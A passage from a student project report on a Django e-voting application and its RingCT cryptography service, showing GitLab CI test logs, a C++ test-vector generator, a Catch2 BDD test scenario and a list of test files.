
The screenshot shows a GitLab CI job log for a project named 'django-test'. The job was started 1 month ago by Loh Chin Yee and has failed. The log output is as follows:

```

1 Running with gitlab-runner 17.0.0~pre.88.g761ae5dd (761ae5dd)
2 on green-2.saas-linux-small-amd64.runners-manager.gitlab.com/default ns46NMmJ, system ID: s_85d7af18431
3
4 Preparing the "docker+machine" executor
5 Using Docker executor with image registry.gitlab.com/[MASKED]/fyp-24-s2-19/evoting-web:bugfix-9-evoting-f
6 ixed-tests ...
7 Starting service postgres:15 ...
8 Pulling docker image postgres:15 ...
9 Using docker image sha256:2f77c5a59ad583a37bf03a692a7eeb4d2a3684745155695358bc5a16e4a63516 for postgres:15
10 with digest postgres@sha256:2d8059176e789c849701fc06d3f7834d4f6db52b74c89f7f3517c4540a3c38bd ...
11 Waiting for services to be up and running (timeout 30 seconds)...
12 Authenticating with credentials from job payload (GitLab Registry)
13 Pulling docker image registry.gitlab.com/[MASKED]/fyp-24-s2-19/evoting-web:bugfix-9-evoting-fixed-tests
14
15 cookAndDrum running django unit test
16 $ python /app/manage.py test myapp.tests.test_models
17 Found 11 test(s).
18 Creating test database for alias 'default'...
19 System check identified no issues (0 silenced).
20 .....
21 -----
22 Ran 11 tests in 0.061s
23 OK
24 Destroying test database for alias 'default'...
25 $ python /app/manage.py test myapp.tests.test_urls
26 Found 38 test(s).
27 System check identified no issues (0 silenced).
28 .....
29 =====
30 ERROR: test_index_url (myapp.tests.test_urls.TestUrls.test_index_url)
31 -----
32 Traceback (most recent call last):
33   File "/app/myapp/tests/test_urls.py", line 8, in test_index_url
34     url = reverse('index')
35       ^^^^^^^^^^^^^^
36   File "/usr/local/lib/python3.11/site-packages/django/urls/base.py", line 88, in reverse
37     return resolver._reverse_with_prefix(view, prefix, *args, **kwargs)
38       ^^^^^^^^^^^^^^
39   File "/usr/local/lib/python3.11/site-packages/django/urls/resolvers.py", line 828, in _reverse_with_pre
40     fix
41       raise NoReverseMatch(msg)
42 django.urls.exceptions.NoReverseMatch: Reverse for 'index' not found. 'index' is not a valid view functio
43 n or pattern name.
44 -----
45 Ran 38 tests in 0.015s
46 FAILED (errors=1)
47
48 Cleaning up project directory and file based variables
49
50 ERROR: Job failed: exit code 1

```

The two images above show the failed Django server test #7241205536 ran before.



The screenshot shows two terminal windows side-by-side, both titled 'django-test'. The top window displays a log from a 'gitlab-runner' executor, detailing the setup of a 'docker+machine' executor, pulling Docker images for PostgreSQL and a GitLab Registry, and starting services. A timestamp of '02:25' is visible in the top right corner. The bottom window shows a detailed log of a Django test run, including database creation, test execution (Ran 43 tests in 0.734s), and destruction. It also includes a large block of binary data representing a session ID. Both logs end with a 'Job succeeded' message.

```

Loh Chin Yee / FYP-24-S2-19 / Jobs / #7550689325
django-test
Passed Started 2 hours ago by Loh Chin Yee
Search job log ⌂ ⓘ 🔍 ↻ ↑ ↓ ↺ ↺
1 Running with gitlab-runner 17.0.0~pre.88.g761ae5dd (761ae5dd)
2 on green-6.saas-linux-small-amd64.runners-manager.gitlab.com/default YKxHNyexq, system ID: s_a201ab37b7
8a
3 Preparing the "docker+machine" executor 02:25
4 Using Docker executor with image registry.gitlab.com/[MASKED]/fyp-24-s2-19/evoting-web:chore-99-end-game-
setup ...
5 Starting service postgres:15 ...
6 Pulling docker image postgres:15 ...
7 Using docker image sha256:5866bfecc10c650e0fa1d50b769a572aa3b184b4f6b8f7134dd5cb591039dfefbee for postgres:1
5 with digest postgres@sha256:99981723cf0b44e09a7bac386eafde3c151bf427910d953e61d0f0ed39f596b ...
8 Starting service registry.gitlab.com/[MASKED]/fyp-24-s2-19/ring-ct:chore-99-end-game-setup ...
9 Authenticating with credentials from job payload (GitLab Registry)
10 Pulling docker image registry.gitlab.com/[MASKED]/fyp-24-s2-19/ring-ct:chore-99-end-game-setup ...
11 Using docker image sha256:4974de03808db1a60f880d1a7b0a5c68c1163ac4bd5c7a63e1e639c585699bc for registry.g
itlab.com/[MASKED]/fyp-24-s2-19/ring-ct:chore-99-end-game-setup with digest registry.gitlab.com/[MASKED]/
fyp-24-s2-19/ring-ct@sha256:8c36aeee029aeb82b7cd2fa7c79241263f3e8018cbd369bba773bf72a17eba719 ...

Loh Chin Yee / FYP-24-S2-19 / Jobs / #7550689325
Search job log ⌂ ⓘ 🔍 ↻ ↑ ↓ ↺ ↺
159 Applying auth.0012_alter_user_first_name_max_length... OK
160 Applying myapp.0002_singpassuser_salt_useraccount_first_login_and_more... OK
161 Applying sessions.0001_initial... OK
162 Running in cicd env
163 Found 43 test(s).
164 Creating test database for alias 'default'...
165 System check identified no issues (0 silenced).
166 -----
167
168 Ran 43 tests in 0.734s
169 OK
170 Destroying test database for alias 'default'...
171 Found 51 test(s).
172 System check identified no issues (0 silenced).
173 -----
174
175 Ran 51 tests in 0.019s
176 OK
177 Found 83 test(s).
178 Creating test database for alias 'default'...
179 System check identified no issues (0 silenced).
180 /usr/local/lib/python3.11/site-packages/django/core/handlers/base.py:61: UserWarning: No directory at: /a
pp/staticfiles/
181 mw_instance = middleware(adapted_handler)
182 .....817b8361419aad79ed2e67939433aaf634619a8c4cabef70d2ba39b6728c0ac6
183 af634619a8c4cabef70d2ba39b6728c0ac6
184 .817b8361419aad79ed2e67939433aaf634619a8c4cabef70d2ba39b6728c0ac6
185 .817b8361419aad79ed2e67939433aaf634619a8c4cabef70d2ba39b6728c0ac6
186 ..817b8361419aad79ed2e67939433aaf634619a8c4cabef70d2ba39b6728c0ac6
187 .817b8361419aad79ed2e67939433aaf634619a8c4cabef70d2ba39b6728c0ac6
188 .
189 -----
190 Ran 83 tests in 37.365s
191 OK
192 Destroying test database for alias 'default'...
193 Found 3 test(s).
194 Creating test database for alias 'default'...
195 System check identified no issues (0 silenced).
196 /usr/local/lib/python3.11/site-packages/django/core/handlers/base.py:61: UserWarning: No directory at: /a
pp/staticfiles/
197 mw_instance = middleware(adapted_handler)
198 .88713a9548221b9a8666d8a71e53250dbfb49f2e5a5ed5c8fab3e646bde167
199 08713a9548221b9a8666d8a71e53250d0fbfe49f2e5a5ed5c8fab3e646bde167
200 .c5d1c3e03bb4890128157d3be90ae12b332d628239787c231d88e3164e5bf7cd
201 .
202 -----
203 Ran 3 tests in 4.064s
204 OK
205 Destroying test database for alias 'default'...
206 Cleaning up project directory and file based variables 00:01
207 Job succeeded

```

The two images show a recent Django server test run on job #7550689325. The unit test and the integration test passed.

Loh Chin Yee / FYP-24-S2-19 / Jobs / #7600132406

Showing last 499.92 KiB of log. [View raw](#) or... Q ? D P ↑ ↓ ↶ ↷

Delete Refresh

```


11133 Response r: 9
11134 bc88b0b6795a2a006fd51e714b4314a607b7a0111db111e4bccb7abfb491280c
11135 Response r: 10
11136 1dc7504c254af2e0ae0f30c699f8130c7ef2c2f43ae569e26ec60d3f6469c606
11137 BLSAG Signature:
11138 Key image:
11139 827322f7e63901316d8cbd99de6377a3752b1cae0b7544f27ac76a8f887880e9
11140 Challenge:
11141 ef363edc01f7b3cf755c4a9ac7b532ddab33d045026c3811dd1f81d27523a207
11142 Response:
11143 8aaa6b6de858086fc5d5925febfc3c5f59b915e4b0ef75e408843e32f550c90b
11144 c63951027c9e4d5c6fd0649334e2805614364ad08ce7efc3d73c97274fb58390
11145 78235a1851124e8d6d0c8e9c149b3e19fdc2ec0ab3b3db124d3a2b2d70ec5c06
11146 0c7af80e92e603a8a87d2c0bec99d08bab130035fb7c3f3909cf17929488de06
11147 94a41ff870aa49adf75ae4f04d0f74907f4e97f3cbb8d8437f95feac3f0f9107
11148 9b3e46a5bd87d7278d13f56e0712d027f5786c1260c2c0d9f7d440263f965e0f
11149 1a0bdd460427ce129ed1f5e5f9464fb144e0112f7dc59928a061ee464dc6a703
11150 d645e71e1fb710a852ad2c331ca00a70e016f34065e90e4b16becc123b28605
11151 b919db4833be437c4764a51103676c12375e97d626042e9b646e2ba5e6be050a
11152 bc88b0b6795a2a006fd51e714b4314a607b7a0111db111e4bccb7abfb491280c
11153 1dc7504c254af2e0ae0f30c699f8130c7ef2c2f43ae569e26ec60d3f6469c606
11154 BLSAG simple verify
11155 c 1
11156 ef363edc01f7b3cf755c4a9ac7b532ddab33d045026c3811dd1f81d27523a207
11157 r:
11158 8aaa6b6de858086fc5d5925febfc3c5f59b915e4b0ef75e408843e32f550c90b
11159 c63951027c9e4d5c6fd0649334e2805614364ad08ce7efc3d73c97274fb58390
11160 78235a1851124e8d6d0c8e9c149b3e19fdc2ec0ab3b3db124d3a2b2d70ec5c06
11161 0c7af80e92e603a8a87d2c0bec99d08bab130035fb7c3f3909cf17929488de06
11162 94a41ff870aa49adf75ae4f04d0f74907f4e97f3cbb8d8437f95feac3f0f9107
11163 9b3e46a5bd87d7278d13f56e0712d027f5786c1260c2c0d9f7d440263f965e0f
11164 1a0bdd460427ce129ed1f5e5f9464fb144e0112f7dc59928a061ee464dc6a703
11165 d645e71e1fb710a852ad2c331ca00a70e016f34065e90e4b16becc123b28605
11166 b919db4833be437c4764a51103676c12375e97d626042e9b646e2ba5e6be050a
11167 bc88b0b6795a2a006fd51e714b4314a607b7a0111db111e4bccb7abfb491280c
11168 1dc7504c254af2e0ae0f30c699f8130c7ef2c2f43ae569e26ec60d3f6469c606
11169 Computed c_1:
11170 ef363edc01f7b3cf755c4a9ac7b532ddab33d045026c3811dd1f81d27523a207
11171 Comparison received c_1 and computed c_1
11172 c_1 is equal to computed c_1
11173 =====
11174 =
11175 All tests passed (957322 assertions in 17 test cases)
11176 Cleaning up project directory and file based variables
11176 Job succeeded

```


00:00

The image above shows the RingCT service unit test and integration test passed.


CI/CD pipeline



The screenshot above shows one of the successful pipelines.



The screenshot above shows that some successful and unsuccessful past jobs and pipelines ran.



The screenshot shows a terminal window displaying the output of a GitLab CI/CD job. The log starts with several database migrations (auth, myapp, sessions) followed by test runs. The first run (lines 168-174) found 43 tests in 0.734s. The second run (lines 175-181) found 51 tests in 0.019s. Subsequent runs (lines 182-189, 190-196) found 83 tests in 37.365s. The final run (lines 197-207) found 3 tests in 4.064s. A summary at the bottom indicates that all tests passed (9 assertions in 4 test cases). The status bar shows the job succeeded and took 00:01.

```

159 Applying auth.0012_alter_user_first_name_max_length... OK
160 Applying myapp.0002_singpassuser_salt_useraccount_first_login_and_more... OK
161 Applying sessions.0001_initial... OK
162 Running in cicd env
163 Found 43 test(s).
164 Creating test database for alias 'default'...
165 System check identified no issues (0 silenced).
166 .....
167 -----
168 Ran 43 tests in 0.734s
169 OK
170 Destroying test database for alias 'default'...
171 Found 51 test(s).
172 System check identified no issues (0 silenced).
173 .....
174 -----
175 Ran 51 tests in 0.019s
176 OK
177 Found 83 test(s).
178 Creating test database for alias 'default'...
179 System check identified no issues (0 silenced).
180 /usr/local/lib/python3.11/site-packages/django/core/handlers/base.py:61: UserWarning: No directory at: /a
pp/staticfiles/
181     mw_instance = middleware(adapted_handler)
182 .....
183 .817b8361419aad79ed2e67939433aaaf634619a8c4cabef70d2ba39b6728c0ac6
184 .817b8361419aad79ed2e67939433aaaf634619a8c4cabef70d2ba39b6728c0ac6
185 .817b8361419aad79ed2e67939433aaaf634619a8c4cabef70d2ba39b6728c0ac6
186 ..817b8361419aad79ed2e67939433aaaf634619a8c4cabef70d2ba39b6728c0ac6
187 .
188 .
189 -----
190 Ran 83 tests in 37.365s
191 OK
192 Destroying test database for alias 'default'...
193 Found 3 test(s).
194 Creating test database for alias 'default'...
195 System check identified no issues (0 silenced).
196 /usr/local/lib/python3.11/site-packages/django/core/handlers/base.py:61: UserWarning: No directory at: /a
pp/staticfiles/
197     mw_instance = middleware(adapted_handler)
198 .08713a9548221b9a8666d8a71e53250d0bfbe49f2e5a5ed5c8fab3e646bde167
199 08713a9548221b9a8666d8a71e53250d0bfbe49f2e5a5ed5c8fab3e646bde167
200 .c5d1c3e03bb4890128157d3be90ae12b332d628259787c231d88e3164e5bf7cd
201 .
202 -----
203 Ran 3 tests in 4.064s
204 OK
205 Destroying test database for alias 'default'...
206 Cleaning up project directory and file based variables
207 Job succeeded

```

Due to environment setup, we could not setup the integration test for RingCT service in the Gitlab CI/CD pipeline. Thus, this is the only integration test we run in local environment.

```

Total vote for candidate in district  is 0
=====
All tests passed (9 assertions in 4 test cases)

```

4.4.3 RingCT Testing Overview

In our development process, we employed Behavior-Driven Development (BDD) principles together with Catch2 framework to ensure a comprehensive and robust testing for RingCT. The BDD approach allows us to write test scenarios that are centered around the user's perspective, which enhances the readability and understandability of our test cases. This method not only improves the readability of the tests among groupmates but also ensures that the tests are closely aligned with the expected behavior of the system.

Unit Test Files , support files and text files:

- test_XOR_receiver.cpp
- test_XOR_signer.cpp
- test_add_keys.cpp
- test_blinding_factors.cpp
- test_borromean.cpp
- test_compute_commitment_mask.cpp
- test_compute_commitment_simple.cpp
- test_compute_key_image.cpp
- test_compute_message.cpp
- test_compute_stealth_address.cpp
- test_hash.cpp
- test_pseudoBF.cpp
- test_receiver_test_stealth_address.cpp
- test_util.cc
- test_util.h
- test_verify_commitment_balancing.cpp
- test_voting_currency.cpp
- XOR_receiver.txt
- XOR_signer.txt
- add_keys.txt
- add_keys_base.txt
- base.txt
- blinding_factor.txt
- borromean.txt
- c1c2.txt
- commitment_balancing.txt
- commitment_mask.txt
- commitment_simple.txt
- gen_XOR_receiver.cpp
- gen_XOR_signer.cpp
- gen_add_keys.cpp
- gen_blindingFactors.cpp
- gen_borromean.cpp

- `gen_bool_verify_commitment_balancing.cpp`
- `gen_c1c2.cpp`
- `gen_computeSA.cpp`
- `gen_compute_commitment_mask.cpp`
- `gen_compute_commitment_simple.cpp`
- `gen_compute_key_image.cpp`
- `gen_compute_message.cpp`
- `gen_hash.cpp`
- `gen_pseudoBF.cpp`
- `gen_receiver_test_stealth_address.cpp`
- `gen_voting_currency.cpp`
- `h2p.txt`
- `h2s.txt`
- `hash_infile`
- `key_image.txt`
- `pseudoBF.txt`
- `receiver_test_SA.txt`
- `receiver_test_SA_signer.txt`
- `stealth_address.txt`
- `stealth_address_signer.txt`
- `voting_currency.txt`

Integration test files:

- `test_integration.cpp`

These files covers a broad range of tests, from validating individual cryptographic components to testing the interaction between multiple parts of the system. They serve as a foundation to ensure the integrity and security of the RingCT protocol.

4.4.4 Django Application Testing

Other than the RingCT tests, we also conducted unit and integration tests for our Django application. These tests are crucial for ensuring the correctness of our application's models, views, and URLs.

Django Unit test files:

- `test_models.py`
- `test_urls.py`
- `test_views.py`

Integration test files:

- `integration_test.py`
- `integration_test_2.py`

For the integration tests for Django, we implemented cross-role testing this is to ensure that the interaction between the user roles are as anticipated.

Here is a screenshot of the unit tests generation file.

```

4 #include <iostream>
5 #include <string>
6 #include <filesystem>
7 #include "../test_util.h"
8
9 void gen_compute_steam_address_file(const string &output_file, const string &input_file)
10 {
11     ifstream infile(input_file);
12     ofstream outfile(output_file);
13
14     try
15     {
16         if (infile.is_open() && outfile.is_open())
17         {
18             string aline;
19             while (getline(infile, aline))
20             {
21                 vector<BYTE> input_hex_byte;
22                 input_hex_byte.resize(aline.size() / 2);
23
24                 if (aline == "x")
25                 {
26                     input_hex_byte.resize(0);
27                 }
28                 else
29                 {
30                     hex_to_bytarray(input_hex_byte.data(), aline);
31                 }
32
33                 User user;
34
35                 string pkS, pkV, skS, skV;
36                 to_string(pkS, user.pkS, 32);
37                 to_string(pkV, user.pkV, 32);
38                 to_string(skS, user.skS, 64);
39                 to_string(skV, user.skV, 64);
40
41                 outfile << pkS << " " << pkV << " " << skS << " " << skV << " ";
42
43                 memset(fixed_random_seed, 0x4f, sizeof(fixed_random_seed)); // you can set whatever you want for the seed
44                 counter = 0;
45                 randombytes_setImplementation(&deterministic_implementation);
46
47                 StealthAddress sa;
48                 compute_steam_address(sa, user);
49
50                 // clear fixed randomness
51                 randombytes_setImplementation(NULL);
52
53                 string r, rG, pk;
54                 to_string(r, sa.r, 32);
55                 to_string(rG, sa.rG, 32);
56                 to_string(pk, sa.pk, 32);
57
58                 outfile << r << " " << rG << " " << pk << "\n";
59             }
60             infile.close();
61             outfile.close();
62         }
63         else
64         {
65             cerr << "Unable to open file" << endl;
66         }
67     }
68     catch (const exception &e)
69     {
70         cerr << e.what() << endl;
71     }
72 }
73

```

This testing procedure follows a systematic approach to ensure reliability and reproducibility. First, we will generate test output files. The output files will capture the results of the tests, allowing us to verify the expected outcome of the implementation.

Here is a screenshot of the unit test testing file.

```

SCENARIO("Test the consistency of the add key function", "[aK+bH]")
{
    const string add_keys_file = filesystem::absolute("/app/test/text/add_keys.txt");

    GIVEN("Any inputs to the add key function")
    {
        ifstream infile(add_keys_file);

        REQUIRE(infile.is_open());

        string aline;
        int i = 0;
        while (getline(infile, aline))
        {
            vector<string> tokens = tokeniser(aline);

            vector<vector<BYTE>> input_hex_byte(4, vector<BYTE>(32));
            for (int j = 0; j < input_hex_byte.size(); j++) {
                hex_to_bytarray(input_hex_byte[j].data(), tokens[j+1]);
            }
            i++;
            // if you need to Loop, you will need to provide different name for the when block
        WHEN("it produces the output key " + to_string(i))
        {
            BYTE aKbH[32];
            add_key(aKbH, input_hex_byte[0].data(), input_hex_byte[1].data(), input_hex_byte[2].data(), input_hex_byte[3].data());

            THEN("the output should be a valid point on the curve") {
                REQUIRE(crypto_core_ed25519_is_valid_point(aKbH) == 1);
            }

            WHEN("the same input is recomputed again " + to_string(i))
            {
                BYTE aKbH_recomputed[32];
                add_key(aKbH_recomputed, input_hex_byte[0].data(), input_hex_byte[1].data(), input_hex_byte[2].data(), input_hex_byte[3].data());
                THEN("both outputs should be equal")
                {
                    REQUIRE(sodium_memcmp(aKbH, aKbH_recomputed, 32) == 0);
                }
            }
        }
    }
}

```

We used key elements of Catch2 in BDD to structure our tests:

- Scenario: This is used to represent a specific behaviour or feature to provide context for that test case.
- Given: This is like the initial setup that we want to set for that test case.
- When: This is when an action triggers the behavior of the test case.
- Require: This checks the expected outcome to ensure it behave as anticipated.

4.5 User Acceptance Test

Participants:

- Khin Khaye Soe: Voter
